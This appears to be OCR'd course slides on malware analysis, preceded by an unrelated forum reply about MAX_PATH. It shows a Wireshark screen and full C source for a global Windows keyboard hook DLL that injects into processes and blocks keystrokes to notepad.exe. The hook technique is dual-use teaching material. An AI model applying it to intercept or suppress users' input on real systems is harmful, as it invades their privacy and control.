
Actually I checked it out, it's defined to 256 (or 260, for some reason Visual Assist finds multiple definitions).
In most cases this will be enough, but since the maximum length of a filename is 256 characters, you can't be sure...

Reply With Quote


Use Wireshark to monitor network traffic

- Use Wireshark to monitor network traffic


Wireshark


xpxp (Snapshot 3) [Running]
Recycle Bin
Google Chrome
Wireshark
Toys
OLLYDBG
Nmap - Zenmap GUI
ProcessExpl...
The Wireshark Network Analyzer [Wireshark 1.12.0 (v1.12.0-0-g4fab41a from master-1.12)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter:
Expression... Clear Apply Save
WIRESHARK
The World's Most Popular Network Protocol Analyzer
Version 1.12.0 (v1.12.0-0-g4fab41a from master-1.12)
Capture
Interface List
Live list of the capture interfaces
(counts incoming packets)
Start
Choose one or more interfaces to capture from, then Start
Local Area Connection
Capture Options
Start a capture with detailed options
Capture Help
How to Capture
Files
Open
Open a previously captured file
Open Recent:
Sample Captures
A rich assortment of example capture files on the wiki
start
1:38 PM
Left ⌘

Message Hook



Message Hook



Message Hook Example

- Try HookMain.exe
- Download Hook.zip from our course website, unzip it (password: infected)

HookMain.cpp

```
#include "stdio.h"
#include "conio.h"
#include "windows.h"

#define DEF_DLL_NAME        "KeyHook.dll"
#define DEF_HOOKSTART       "HookStart"
#define DEF_HOOKSTOP        "HookStop"

typedef void (*PFN_HOOKSTART)();
typedef void (*PFN_HOOKSTOP)();

void main()
{
    HMODULE         hDll = NULL;
    PFN_HOOKSTART   HookStart = NULL;
    PFN_HOOKSTOP    HookStop = NULL;
    char            ch = 0;

    // Load KeyHook.dll
    hDll = LoadLibraryA(DEF_DLL_NAME);
    if( hDll == NULL )
    {
        printf("LoadLibrary(%s) failed!!! [%d]", DEF_DLL_NAME, GetLastError());
        return;
    }

    // read export function from DLL
    HookStart = (PFN_HOOKSTART)GetProcAddress(hDll, DEF_HOOKSTART);
    HookStop = (PFN_HOOKSTOP)GetProcAddress(hDll, DEF_HOOKSTOP);

    // Start Hook
    HookStart();

    // Read user input if pressed 'q' then quit
    printf("press 'q' to quit!\n");
    while( _getch() != 'q' )    ;

    // stop hook
    HookStop();

    // unload KeyHook.dll
    FreeLibrary(hDll);
}
```

```c
#include "stdio.h"
#include "windows.h"

#define DEF_PROCESS_NAME        "notepad.exe"

HINSTANCE g_hInstance = NULL;
HHOOK g_hHook = NULL;
HWND g_hWnd = NULL;

BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD dwReason, LPVOID lpvReserved)
{
    switch( dwReason )
    {
        case DLL_PROCESS_ATTACH:
            g_hInstance = hinstDLL;
            break;

        case DLL_PROCESS_DETACH:
            break;
    }

    return TRUE;
}

LRESULT CALLBACK KeyboardProc(int nCode, WPARAM wParam, LPARAM lParam)
{
    char szPath[MAX_PATH] = {0,};
    char *p = NULL;

    if( nCode >= 0 )
    {
        // bit 31 : 0 => press, 1 => release
        if( !(lParam & 0x80000000) )
        {
            GetModuleFileNameA(NULL, szPath, MAX_PATH);
            p = strrchr(szPath, '\\');

            // If process name is notepad.exe do not pass message
            if( !_stricmp(p + 1, DEF_PROCESS_NAME) )
                return 1;
        }
    }

    // Otherwise pass the message
    return CallNextHookEx(g_hHook, nCode, wParam, lParam);
}

#ifdef __cplusplus
extern "C" {
#endif
    __declspec(dllexport) void HookStart()
    {
        g_hHook = SetWindowsHookEx(WH_KEYBOARD, KeyboardProc, g_hInstance, 0);
    }

    __declspec(dllexport) void HookStop()
    {
        if( g_hHook )
        {
            UnhookWindowsHookEx(g_hHook);
            g_hHook = NULL;
        }
    }
#ifdef __cplusplus
}
#endif
```

Q & A